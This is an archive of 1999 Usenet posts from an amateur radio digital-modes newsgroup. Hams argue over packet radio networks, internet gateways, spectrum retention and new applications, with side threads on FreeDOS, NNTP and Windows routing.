I would oppose federal regulation of routing because I am aware of no reason that would justify government regulation of a facet of this hobby, regardless of what has been done in other countries. The rf network should live or die by its own merits, or lack thereof.

Pete/wa4hei

4233. Re: DOS for Hamcomm? (newbie!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Eric Zeller <ezeller@oacis.com>
Message-ID: <Pine.GSO.4.10.9909281525270.4721-100000@killer>
Source record: 16261
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.digital,rec.radio.amateur.digital.misc

If you use something like Freedos, you will need to disable your anti-virus software, the anti-virus
software works by keeping any software from writing to the boot sector, and Freedos needs to write it's
boot loader there in order to setup your computer to a dual boot system.

However I imagine this advice is quite out of date as I see other people have posted about fixing
your problems with windows. Hopefully you should already be up and running now.

If you haven't already, you might create a boot floppy that has your specific needs on it and doesn't
call windows.

On Wed, 8 Sep 1999, Filippo Cattaneo wrote:

> I tried a variety of freeware MS-DOS substitutes: FreeDOS, 4DOS, RxDOS
> etc. - none seems to work, I never reached the point where I felt like
> firing up Hamcomm. The FreeDOS I downloaded from the FreeDOS project site
> got my antivirus all worked up and screaming that Bloodhound was hiding,
> unconquerable, in the boot sector of the boot disk - rats!
>
> I also looked on the Caldera site for OpenDOS, but kept getting shunted into
> Linux or what not.
>

4234. Help: Knowcode.org

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <qicI3.215$5T4.4950@sea-read.news.verio.net>
Source record: 16262
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Howdy,

Does anyone know what happened to the knowcode.org site? Is it moved? Is there a better url?

Thanks. (You may email me at nw7us@hfradio.removethispart.org by removing the remove part of the address)

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

4235. Re: Anti Lid Law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7srjmf$qat@dfw-ixnews5.ix.netcom.com>
Source record: 16263

Deja Vu:

In the early days of amateur packet BBS message forwarding back in the 70's and early 80's, the whole ARRL NTS, especially the CW traffic men, were up in arms about the fact the BBS forwarding, AMTOR and APLINK was siphoning off all of the traffic from the NTS nets.

That new fangled packet BBS forwarding system was "starving" the NTS system of traffic and slowly killing it!

The NTS'ers wanted the ARRL to ban NTS traffic handling on the BBS forwarding system. Heh, heh.

The perceived problem was that the manual skills involved in both CW and voice traffic handling would fall into disuse and atrophy. Without traffic the CW and voice net participants would become bored with little or no activity and the whole NTS net system would break down.

But the packeteers didn't care, they said, CW, RTTY and Voice traffic handling is old technolgy who cares if it fades. If it fades let it die! Heh, heh.

And the evil . . . . was those new technologies called packet BBS forwarding, AMTOR, APLINK, etc . . .

It's interesting to hear now two decades later poor old Charles Brabham wishing that the government or the FCC or someone (anyone?) could prevent amateurs from starving the long haul packet BBS system of traffic. Heh, heh.

As the old saying goes, "What comes around goes around."

We don't need to try to preserve and protect old outmoded ways of doing things.

We need new compelling applications for packet radio. The "application mantra" is what will save packet radio not the preservation of the status quo!

Comments, thoughts?

Peter AB4BC

pmarkham <pmarkham@newsguy.com> wrote in message
news:36431.728593631736pmarkhamnewsguycom@208.134.253.118...
> n5pvl@texoma.net (Charles Brabham) wrote in
<7spven$296k@enews1.newsguy.com>:
>

> >The proper wording, if you care to make a proposal, is to outlaw the use
of
> >non-ham means for the primary routing (ham to ham) of amateur radio
digital
> >traffic.
> >
> >I do not see how a Ham could come up with a legitimate objection to what
I'm
> >proposing, but I'm ready to hear somebody try.
> >
> >--
> >
> >73 DE Charles Brabham, N5PVL
> >N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> >http://www.texoma.net/~n5pvl
> >
> >
>
> With your description of "(ham to ham).. amateur radio digital traffic", I
> assume that when and until it finds its way onto the amateur radio digital
> traffic networkout, it is plain ol' digital data. If my understanding is
your
> intent, it will not change my life or operating habits one iota. How would
it
> effect the operating habits of others that choose not to use the rf
network?
> How will it promote more traffic by insuring that anyone using the rf
system
> will be held hostage to its inefficiencies and limitations with no options
for
> LL forwarding? Why would those living with the problems of the rf network
today
> chose to use it tomorrow when it will be crippled worse? Will the volume
of
> traffic, "secured" by regulation, compensate for that traffic lost from
those
> no longer willing to commit messages to a network of lesser reliability?
>
> I would communicate my ham interests by any means I found preferable to
the
> PBBS/NTS/Whatever you propose, as I do now with my ham and non ham related
> communication, for reasons such as:
>
> I prefer to use my own point to point hf and vhf rf equipment.
> Greater speed by LL.
> Greater reliability by LL.
> More convenience by LL.
> Lower cost by LL.
>
> Given the reasons I have stated and others that do not occur to me at

present,
> I find no value in your proposal unless the purpose is to drive another
nail
> into the coffin of the amateur radio digital traffic network.
>
> Maybe I am missing something in your logic or the facts of the premises.
>
> Why would I choose to send or receive a message by a slow, archaic, broken
> digital traffic network when I have other choices, assuming the prime
reason to
> send or receive a message is other than the use of an amateur radio
network?
>
> Based on my understanding above, of your suggestion to control the primary
> routing of all (ham to ham) .. amateur radio digital traffic, I care not.
The
> actual implementation would mean nothing to anyone, except those that do
use
> the rf network. If they chose to live with the effects, that is their
business.
> If they are held hostage to the effects (such as those that have no option
but
> to use rf to get a message out or in), my sympathy.
>
> I would oppose federal regulation of routing because I am aware of no
reason
> that would justify government regulation of a facet of this hobby,
regardless
> of what has been done in other countries. The rf network should live or
die by
> its own merits, or lack thereof.
>
> Pete/wa4hei

4236. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37F173DF.8E1BC675@swbell.net>
Source record: 16264

Peter, I am having trouble with a point that appears repeatedly in your postings - which I find uniformly interesting, by the way.

You present the premise that the amateur VHF and UHF and uwave spectrum is secure as long as it is "occupied" by amateur activity. Keep those kilocycles busy with ham rf and nothing can touch us.

I find this very difficult to believe.

When push comes to shove, the FCC et al is highly unlikely to just take a census of amateur activity and if it meets some expectation continue to let us use spectrum when big $$$ are snapping at the gates. Remember what happened to the 220 band and it was busy . . .

I agree that we "make a better case" for our supporters and benefactors in high places when we can demonstrate high levels of activity, but that case is almost without basis when the realities of spectrum need/greed are considered.

Bottom line is that we would have a rough time defending any spectrum if, for example, we based the defense of certain HF frequencies on the traffic volume of the NTS. NTS is a large, well-organized, practiced, publicized, ARRL-supported "network" of great historical significance. Sheer volume of usage just doesn't cut it.

I do not know what it will take - if, in fact, anything is "sure" - to ensure that we retain our current spectrum, but somehow the notion that we can win largely on the claim that say 200,000 or so amateurs are sending email to one another solely by radio waves just doesn't strike me as a winning posture.

Without a doubt, Charles will find ample meat here for another tirade but that is beside the point you and I are addressing here.

You asked for comments?

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

"Peter O. Brackett" wrote:

> Simply put, "use it or loose it".
>
> There are many commercial interests who covet our frequencies. We need to
> populate and show use those frequencies, not just keep them for a few
> "elite" folks having "fun".

>
> Just as with the amateur packet network heyday of the 70's and 80's, we need
> plenty of ham radio "users", call them appliance operators if you will, to
> keep the networks viable. The only way to keep these great majority of
> appliance operators is to treat them like "customers", try to give them
> compelling applications so that they continue to participate and create a
> "market" for ham equipment, and traffic to keep our networks viable.
>
> Returning to the past is fun, but it won't protect our valuable spectrum.
> We must move forward and attract the users back to the amateur packet
> networks even if they don't have the same form and functions as before. And
> Chalie's idea of convincing the government regulators to protect us by
> regulation is a "pipe dream", they (The FCC) are under siege themselves.
> The Administration, the Congress, the commercials are mostly all espousing
> the breakup of the FCC and the elimination of most regulations. Like the
> ostrich of Africa when frightened, Charles Brabham has his head in the sand
> and that is very dangerous to our hobby!
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> Use it or loose it.
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> Comments, thoughts?
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> Peter AB4BC
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4237. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7srttj$1al@dfw-ixnews5.ix.netcom.com>
Source record: 16265

George:

Yes, I believe as you seem to, that there will be "land grabs" for our UHF and uWave spectrum anyway.

But . . . squatters rights has a certain credibility and, as they say in the legal profession, possession is 9/10 ths of the law.

And so . . . . ,as you suggested, if we can occupy some of that spectrum it will be tougher for them to simply take it for commercial purposes. The better the uses we can make of it, especially if those uses pushe the state of the art and make contributions to "society" in several ways, the better off we are with our claims to retain those frequencies.

The ARRL is trying to do this in another way, by initiating proposals for and supporting bills in Congress to force the FCC to swap Hz for Hz any bandwidth taken from us with other equivalent bandwidth. But as you stated, if we are not using it, it makes a pretty hollow argument. BTW . . . those bills are not likely to see the light of day in the current Congress.

It seems that the ARRL is set on "helping" this situation only by working at the political level. On the technical level for developing new modes and bands that work has been largely abandoned by the ARRL today. Who is to blame for this? The board, Dave Sumner, the ARRL lab guys, the members, who? Anyway, on the technical level it seems that it is all in the hands of other groups like say TAPR, or the folks that hang out on this NG, or lone wolves like Hank W0RLI, and Peter G3PLX, etc. . . etc . . .

I believe now that our HF allocations are safe, but that save was really a slam dunk" since no one else really wanted them. And so . . . I believe that our "sacred" HF bands will be like our National Parks, simply preserves for the use of nostalgic older communications modes. the ARRL needs to work on the UHF, uWave and broadband applications.

HF will be like sailboating today, a fun hobby, and an interesting activity ffor a few diehards, but not really technically relevant.

We really need to get moving on finding applications, traffic and uses for the higher bands.

Thanks for the comments George,

Peter AB4BC

George T. Baker <w5yr@swbell.net> wrote in message
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> >

4238. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sru6h$50h$1@bgtnsc03.worldnet.att.net>
Source record: 16266

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:xg8I3.613$9d.8281@nuq-read.news.verio.net...
> Peter O. Brackett wrote in message
<7sr1ad$3t1@dfw-ixnews17.ix.netcom.com>...
> >Hank:
> >
> >Ironical isn't it. Your comments below are identical to the comments of
the
> >NTS gang when packet came along. They said packet, and other new
> >technologies like AMTOR, APPLINK, etc. were siphoning off all of the
traffic
> >away from the CW nets and the TCC. (Hint I'm an old CW traffic handler
> >myself! Used to be an NTS CW NCS, cdma before Ethernet, heh, heh.)
> >
> >Now the shoe is on the other foot, here are Charles (And sometimes even
> >yourself!) complaining with exactly the same language as the old NTS'ers
did
> >back in the 70's and 80's. In fact your BBS software (God bless it!) was
> >the major offender was it not? Now the shoe is on the other foot.
> >
> >Technology has passed packet by in the same way that packet passed the CW
> >NTS nets, and the NTS nets bypassed the old original Trunk Lines.
> >
> >BTW. . . the CW NTS nets still meet and operate all cycles every night.
> >Traffic is getting thinner all the time though. Familiar fists keep
passing
> >on to the great hamshack in the sky. And whenever I meet some of my CW
> >friends for an eyeball at a hamfest or NTS meeting, even though they
still
> >have very snappy fists, I see a lot of white hair and white beards, and
not
> >many youngsters.
> >
> >Is that the future of packet now?
> >
> >Have we come full circle?
> >
> >Or is there a younger generation who will run with new technology, and
> >provide a better route to cause all the traffic bypass the old routes.
> >
> >Best Regards,
> >
> > Peter AB4BC
>

>
> To me it just seems pointless to run PBBS on the internet. Why not use
nntp or
> something with a better user interface? What's even the point of having
> a 'network' on the internet -- since it makes more sense to run a
messaging
> system from a single server with a fat data pipe, and then take
connections
> from the entire planet. It's just a waste of bandwidth to move all that
data
> around, if the users can connect in at just as fast. I could replace the
entire
> Westnet with my DSL line and a few Linux machines here if people
> came in over their net connections-- but what would be the point of it?
If you're
> going to do internet stuff, it makes more sense to do proper state of the
art
> internet stuff. Like real time games -- or 3d interactive VR stuff, or
maybe real
> voice or video chat or something like this? Running PBBS over the
internet
> seems about the equivalent of dialing someone up on the phone and
> using morse code. Why bother?

Why not use nntp (and smtp/ftp/pop et al) on ham radio?
I do. Works fine. Doing it to read and respond to your post.

--

... Hank

http://horedson.home.att.net

4239. Re: The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Charles Fregeau <n5hsr@sprynet.com>
Message-ID: <37F17FAF.F2911F53@sprynet.com>
Source record: 16267

In a way it is spillover from the "applications mantra" in the Wintel world. Each new application gets fatter, with no real boost in functionality or performance. Like putting a 454 in a VW Beetle, then governing it down so the Beetle only goes 60. I have my packet machine still running DOS 6.2/Win3.1.

I do wish we'd get a little faster than 1200 baud, though. I got my first computer with a 2400 baud modem, and packet was running 1200. I'm sitting here at a 57.6 modem 10 years later, and packet is still running 1200.

Charles R Fregeau, N5HSR
'It said 'Runs with Win95 or better' so I loaded it onto a Mac.'<g>

Charles Brabham wrote:

> "If we could get some new killer applications running on packet, this would
> cause the hobby to become more popular and bring in lots of new Hams."
>
> Sound familiar?
>
> It should... This is one of the many variants of the "applications mantra"
> which has been floating around the amateur packet radio community for
> several years now.
>
> It is politically correct to repeat this mantra, so we get to hear it a lot.
> Almost everybody pays the obligatory lip service to it, sooner or later.
>
> Being "politically correct", this also puts the "applications mantra" under
> the category of things that people tend to put their mouth in gear to repeat
> without bothering to engage their minds first. They don't tend to examine
> the statement and see if it really holds water... It's one of those
> "everybody knows" things; common knowledge. Most of us would be embarrassed
> to even question it but as we all know, I am impossible to embarrass in this
> way. ;-)
>
> Many of you will be upset at me taking a few pot-shots at this sacred cow,
> but has anyone else in the group taken a good look at this matter lately and
> thought it through? Where's the evidence to back up the constant assertions
> that a new application for Packet will cause the problems the US Packet net
> is currently facing to suddenly go away?
>
> Hams are so used to repeating the "applications mantra" that it never occurs
> to them to examine the reaction of Hams to new packet apps as they appear,
> and see if the wild enthusiasm that has repeatedly been predicted actually
> occurs. In other words, where's the evidence that the "applications mantra"
> we have all been busily parroting has any basis in fact?

>
> In my opinion, it is mainly a bit of misdirection brought to us by the
> people who are actually responsible for the problems that the "applications
> mantra" lamely blames on a lack of new packet applications.
>
> Amateur tcpip devotees have led the chorus in chanting this mantra, and
> there are numerous examples of virtually every amateur tcpip enthusiast on
> the net taking their turn to pay lip-service to the ever-present and
> obligatory "applications mantra".
> Until recently, this was almost exclusively done in reference to those
> wonderful built-in tcpip apps that are included with modern operating
> systems, and how Packet in the US would take a rapid turn-around as soon as
> they became available for use on packet... But now that they have been
> available for several years and almost none of those same tcpip devotees are
> even attempting to use them, those particular apps have now been removed
> from the mantra and new, as yet un-thought-of apps have magically taken
> their place there.
>
> Convenient, huh? Perpetual "Vapor Apps" whose crying need can't be
> questioned because they do not exist and nobody can imagine what they might
> be... Great for the circular reasoning so popular with the mantra-chanting
> set.
>
> Like I say; Where's the evidence that the "applications mantra" has any
> basis in fact?
>
> Gee, what if it turned out that it was one of those things that SOUNDS GOOD,
> but is actually a waste of hot air? What if it turned out that a lack of new
> killer applications is not what's been holding back and screwing up the US
> packet net after all?
>
> This deal is not by any means limited to amateur tcpip... For example, there
> is regular ax25 packet software now that allows exchange of digital audio
> messages on a reliable and practical basis on nets as slow as 9.6kb. This
> (BuxTerm) is a great step forward, so where's the wild enthusiasm? Where's
> the hordes of new Packet ops clamoring to build up new network
> infrastructure so that they can really enjoy this exciting new application?
>
> Fact is; Both ax25 and tcpip packet ops have been literally swimming around
> in new exciting applications for the last few years and I have seen no
> evidence whatsoever of the sudden resurgence in the US Packet net that the
> "applications mantra" always insists will happen.
>
> The evidence does not support the theory, folks. When a new ham hears the
> "applications mantra" and then goes on to parrot it himself, it is clearly a
> severe case of GIGO. (Garbage in, Garbage out)
>
> If there were such a crying need for new Packet applications, where are the
> practical suggestions for just what these new apps would be? If the need
> were real, we would be flooded with demands and suggestions, but what really

> happens is an uncomfortable silence when the subject is brought up. Nobody
> can think of a single new thing to suggest. - They just like to chant the
> comforting mantra and make excuses.
>
> If there were such a crying need for new Packet applications, where is the
> wild enthusiasm that was predicted when those new apps actually appear?
> Where's the evidence?
>
> I am not suggesting that there is no real need for new Packet apps... Heck,
> we'll *always* be glad to see new software with better capabilities. But I
> think it's time we stop trying to pretend that the US packet net is somehow
> being held back by a lack of new software, and that the release of new
> software will address the real problems facing the US packet network.
>
> I don't know about the rest of you, but it's getting to the point with me
> that when I hear somebody parroting the "applications mantra", my first
> thought is "There's a person who is not interested in thinking and observing
> for themselves, or who has reason to want to muddy the waters of this
> subject."
>
> So continue to chant on if that's your religion, but don't expect me to
> respect you for it, or take your "thinking" seriously. As I mentioned
> before, my opinion is that the "applications mantra" is a bit of
> misdirection brought to us by the people who are actually responsible for
> the damage to the US packet net... The damage that the mantra tries to blame
> on a lack of new packet applications. Sorry, but that's all a bit too lame
> for me to work up much respect for. I'll leave it up to others to parrot
> that particular load of politically correct crapola.
>
> It's the radios we are neglecting, not the software. The focus in the USA
> needs to be on using and developing RADIO, not the software which we have
> done well in developing but then found to be virtually meaningless without a
> network to use it with.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

4240. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Charles Fregeau <n5hsr@sprynet.com>
Message-ID: <37F18196.102EFFA6@sprynet.com>
Source record: 16268

PMFJI again. I know you have been a ham roughly about as long as I have, but there was a tounge-in-cheek article in the April CQ one year that actually advocated this. It was a back issue I picked up at a hamfest somewhere in the '70's. It is almost scary. Advocate something totally silly, like a random dialing system to imitate DX, and lo and behold it comes true! <g>

Charles N5HSR

Charles Brabham wrote:

> Having trouble getting those last few contacts for your DXCC? Use the
> Telephone!
>
> It's easy! It's fast! It costs less! It requires no
> knowledge or ability whatsoever!
>
> Still can't talk to those rare and distant countries on 10
> meters, even with an expensive new tribander?
> Use the Telephone!
>
> Do you have NTS Health 'n Welfare traffic which must be moved to a
> recipient several hundred miles away? Use the Telephone!
>
> Want to build an Amateur Radio Digital Network? Use the Telephone!
>
> Want to reliably communicate with distant Hams while radiating
> a minimum of RF? Use the Telephone!
>
> For some strange reason, in every aspect of Amateur Radio
> except Packet, it is widely recognized that using the Telephone is not an
> appropriate response to the challenges we face as Ham Radio operators.
> Everywhere else, there is an unspoken understanding that as Hams, we are
> expected to be clever in our use of Radio and in the process of
> overcoming those challenges, advance the art and better ourselves as
> persons.
>
> Why is it, I wonder, that the type of information we transmit
> (Digital as opposed to Analog) makes any difference in this matter? Why is
> it "OK" to bypass and undermine the use of Radio by Hams who want to
> transmit Digital info, but not "OK" to do so for Analog stuff?
>
> Is there a particular reason why advancing the art of Amateur Radio in
> respect to moving Digital info is deemed to be of less importance to us as
> Hams? Is there any logic behind the widely-held perception that
> as long as you are handling Digital info, it doesn't really matter (As a

> Ham) whether you use Radio to communicate or not?
>
> In places where the regs specify that non-ham means of
> communication not be allowed within the Amateur Radio Digital Net, there has
> been unchecked progress and advancement over the last decade.
> In those places where the use of Packet/Internet gateways have not been
> regulated though, the opposite has happened and Network
> infrastructure has been severely compromised while Hams have lost interest
> and heart in large numbers. This is what has happened to the USA, Australia,
> and other places where "packet hackers" have been given a free hand to do as
> they wish.
>
> I have read about FlexNet nodes in Europe which regularly handle 10
> Megabytes per hour and more of traffic. That represents a high level of both
> physical and technical development and advancement, along with a high level
> of interest and enjoyment among the individual Packet ops there.
>
> The difference is infrastructure. Use the Telephone instead of
> Radio, and infrastructure is what you give up. Sure, it's a challenge to
> build a digital network; It's expensive, difficult, frustrating, and
> sometimes appears to be impossible. The alternative though, is the
> mediocrity which follows those who prefer to cop out, cheat, and
> cheapen themselves while they undercut others.
>
> I just don't see why our response to the challenges we face as Hams should
> be different when wanting to move Digital as opposed to Analog information.
>
> I do not see why Hams using Radio is treated as being less important in the
> US than it is in Europe.
>
> --
>
> 73 DE Charles Brabham, N5PVL
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4241. Re: The Applications Mantra

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Message-ID: <37F1851F.2404A265@sprynet.com>
Source record: 16269

I'll agree with that. I'm trying to assemble a portable packet station. and I have an old laptop, a HT and a packet box, plus I will need to drag along a Gel Cell to power everything. (Actually the packet could run off a 9v battery, but then one has to open the cover every time one wants to change the battery. Runs better off 12v.) Luggable is more the term.

Charles N5HSR

Paul Keinanen wrote:

> On Thu, 16 Sep 1999 10:03:20 -0500, "Charles Brabham"
> <n5pvl@texoma.net> wrote:
>
> >If there were such a crying need for new Packet applications, where are the
> >practical suggestions for just what these new apps would be? If the need
> >were real, we would be flooded with demands and suggestions, but what really
> >happens is an uncomfortable silence when the subject is brought up. Nobody
> >can think of a single new thing to suggest. - They just like to chant the
> >comforting mantra and make excuses.
>
> After observing how popular among teens the SMS (Short Message
> Service) in the GSM cellular network really is over here, it is quite
> strange that nothing similar is used in packet radio. These messages
> (up to 160 characters) are entered using the numeric keypad (in a
> somewhat awkward way :-). In addition to sending messages to each
> other, there are information servers that sends data over SMS messages
> and even other types applications built around SMS.
>
> The amateur 1200 bit/s packet network would be quite sufficient for
> similar applications in addition to the current packet cluster or APRS
> applications. The problem seems to be the lack of suitable
> "peripherals". It is far too cumbersome to carry around a PC and an HT
> in order to be able to communicate with packet. There are some HTs
> with built in TNCs, but I do not know, if text messages can be entered
> autonomously without a PC. Anyway, if autonomous HTs with built in
> TNCs and some sort of text entry method become popular, this would
> make it possible to develop many types of information service, remote
> control and messaging services. Such informational services are very
> usable, when you are on the move, but not very usable when you are at
> home at your fixed station, when you have easier means of accessing
> the data e.g. from your books or computer.
>
> The problem is that there are only a few applications, since there are
> very few lights weight autonomous HTs with built in TNC, display and
> data entry and on the other hand there is not much interest among HT

> manufacturers to build such devices, since there are no applications
> for these devices.
>
> Paul OH3LWR
>

4242. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <KZfI3.726$9d.10511@nuq-read.news.verio.net>
Source record: 16270

Hank Oredson wrote in message <7sru6h$50h$1@bgtnsc03.worldnet.att.net>...
>> To me it just seems pointless to run PBBS on the internet. Why not use
>nntp or
>> something with a better user interface? What's even the point of having
>> a 'network' on the internet -- since it makes more sense to run a
>messaging
>> system from a single server with a fat data pipe, and then take
>connections
>> from the entire planet. It's just a waste of bandwidth to move all that
>data
>> around, if the users can connect in at just as fast. I could replace the
>entire
>> Westnet with my DSL line and a few Linux machines here if people
>> came in over their net connections-- but what would be the point of it?
>If you're
>> going to do internet stuff, it makes more sense to do proper state of the
>art
>> internet stuff. Like real time games -- or 3d interactive VR stuff, or
>maybe real
>> voice or video chat or something like this? Running PBBS over the
>internet
>> seems about the equivalent of dialing someone up on the phone and
>> using morse code. Why bother?
>
>Why not use nntp (and smtp/ftp/pop et al) on ham radio?
>I do. Works fine. Doing it to read and respond to your post.

Yeah, that's true. And, funny thing is I do actually run NNTP also using mailgw for PBBS traffic, which is kind of neat. (Though I have a pretty limited feed right now.) I haven't had time to mess with that stuff lately, though it works as far as I can tell from my limited testing. I just use nntp for reading pbbs, since it allows me to only download after looking at subject names. But, I haven't actually tried doing an nntp feed or anything. Hey, does anyone archive PBBS? Is there a dejapbbs somewhere? Hmm.

I do think that the 'content issue' with PBBS improves with a better reader program. The deal is that conventional BBS's make you sift through all the junk you don't want to read. And really the issue isn't so much the junk itself, but that there isn't a really good way to filter it. With pbbs->nntp links, it is much easier to browse old messages and ignore stuff you don't want.

Btw, how do run nntp on Win98? I've never heard of such a thing?
And in nntp, how does it handle it when people come up with new fields, like

Pactor@ww or pact@ww -- do you create a new newsgroup for
each type? Right now in mailgw, it basically just stuff everything
that's not pre-assigned a newsgroup to the ampr.pbbs.usa.misc,
for example, but that isn't really a perfect solution. I think the jnos nntp
guy in England was creating new newsgroups on the fly, which seems
like the 'right' way to do this.

I have been working on my super-duper new Linux PK232 Pactor code -- and
I'm eeking out the last few bugs in that, aside from which seems to be working
pretty good. (I maybe try connecting out to your frequencies you listed. Though
right now I"m finishing off the 'receiving connections' stuff.. Right now I'm running
with back to back pactor modems, and I still need to fix the final
disconnection sequence to be clean -- and figure out what exactly
to do with linefeeds and carraige return characters so that fbb compressed
forwarding works. Aside from that it seems to work.)

I can move some of this to PBBS, once I bug Mike into sending me
@usa. I'd copy this to both here and PBBS, though I'm not sure if
Outlook will allow me to put in 2 diffferent newsgroups on 2 different
servers or not. (I can send out to @usa no problem now.)

Really, it doesn't take that many bodies who say stuff to keep up a
conversation. I'd guess that less than about 10 people
account for most of the slightly heated discussion here on dig.misc.
So, for all the talk of the masses of bodies moving to the internet,
I really think we could do much of what we do here on PBBS.

One other thing. I'm still trying to figure out if there's a way in Windows to gateway
all the 44.xx.xx.xx addresses through the RF link, and all the rest of the
ip addresses through my regular gateway. I can do this in linux, but
I'm not enough of a registry guru to know how to make that happen. It
only lets me specify a gateway in Windows, but it doesn't allow me to specify
a netmask or ip adress range in Win98 like I can with route statements
in Linux. Errr.

4243. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: G8ASO <g8asoNOg8SPAM@hotmail.com.invalid>
Message-ID: <034f2f50.d85d6377@usw-ex0107-052.remarq.com>
Source record: 16271
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

Greetings

For a start you can check out our new packet racket BBS
listing help me to ensure it's accurate and up to date,
http://www.laughingpoliceman.com/bbs_list.htm

g8aso@hotmail.com

* Sent from RemarQ http://www.remarq.com The Internet's Discussion Network *
The fastest and easiest way to search and participate in Usenet - Free!

4244. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Rick Sterry <nospam@all>
Message-ID: <ant28211672bz*cL@sandalmagna.demon.co.uk>
Source record: 16272
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <PrcP6IA8tQ83Ewnq@dowrmain.demon.co.uk>, Ian Wade
<URL:mailto:ian@dowrmain.demon.co.uk> wrote:

> Yes, it's true! In this month's RSGB RadCom there's an announcement
> saying that yours truly is taking over the "Data" column again, starting
> in December.

Good news Ian. Best of luck, and congrats to Roger G3LDI for all his
work on the column - happy 'retirement', Roger! ;-)

Rick

NB: Please reply to... <mailto:richard@sandalmagna.demon.co.uk>
--
Richard Sterry G4BLT <http://www.sandalmagna.demon.co.uk/radio/>

4245. Re: N5PVL - Digital Pioneer!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7spa3t$ba6$1@nnrp1.deja.com>
Source record: 16329

There's a funny commercial where this guy is interviewing for a job. Every question asked is answered with a weak shrug. When the interview is just about over, the guy hoists a six-pack of beer onto the table. The interviewer says: "You're the Man!"

Sent via Deja.com http://www.deja.com/
Before you buy.

4246. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Stephen Mitchell <smitche1@san.rr.com>
Message-ID: <q0UH3.775$e5.38841@newsr1.san.rr.com>
Source record: 16330
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

I'd like to know why the prick has to tell everyone here about it and
where it's at.

4247. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36430.9658157414A1pmarkhamnewsguycom@208.134.253.162>
Source record: 16331

horedson@att.net (Hank Oredson) wrote in
<7sp2lrsoh1@bgtnsc02.worldnet.att.net>:

>
>pmarkham <pmarkham@newsguy.com> wrote in message
>news:36430.51851250B06Dpmarkhamnewsguycom@208.134.253.120...
>
>> Yes, Hank, we are a bunch of idiots to you if the above meets your
>> qualifications.
>>
>> Have you wondered why you have limited success with preserving or
>promoting
>> the data network as you perceive it should be? Technology, options and
>> priorities give the amateur radio community a different menu from
>> yesteryear and we are making different choices today; like it or not.
>>
>> As one who has limited awareness of and admired your contributions to our
>> hobby, I have a great deal of difficulty accepting your parochial view of
>> history and human nature.
>
>Um, huh?
>
>You mean that when you use your cell phone to talk to another ham,
>you consider that ham radio? I'm confused here.
>

Apparently, religion makes fiction of written ideas from a non believer.

If you are confused, Hank, it is only because you do not understand what you said. I have no cellphone or anything like it. I have never spoken on a cell phone or anything like it. I have no intention of owning a cell phone or anything like it. I have never said or implied that talking on a cell phone was anything akin to ham radio, and to take my denial of your sophistry a step further, I never said or implied that moving data over a store and forward amateur radio packet network was related in any way to cellular telephone.

I did say that it was my opinion that an amateur radio packet network could coexist and be integrated with the internet if enough folks were moved to do it. I did say that making use of alternative new high speed non amateur radio technology (that may or could be modified for amateur use) might make such a network attractive to me, if I could afford it. I did say that I, and many other supporters and developers of the archaic system we have now deserted, would not return unless there was high speed connectivity equivalent to that offered by local internet service providers.

Supply, demand and the dollar rule, Hank. Principle only counts if its your ox that is being gored. Now, not enough hams have an interest in your ox.

>"... as you perceive it to be ..."
>What do you mean by this?
>That using the internet is somehow "the ham radio network"?

No, Hank, "the data network as you perceive it SHOULD be?". That means your well expressed views quoted below and elsewhere.

>
>My perception of ham radio is quite clear: it involves radios
>and antennas and stuff like that, not the telephone or cell phone,
>not part 15 devices nor part 95 devices. All those other things
>may in fact be things I use, but I'm not "doing ham radio" when
>I use them. I'm very clear about the difference. Are you?
>

I am very clear about your perception and the difference.

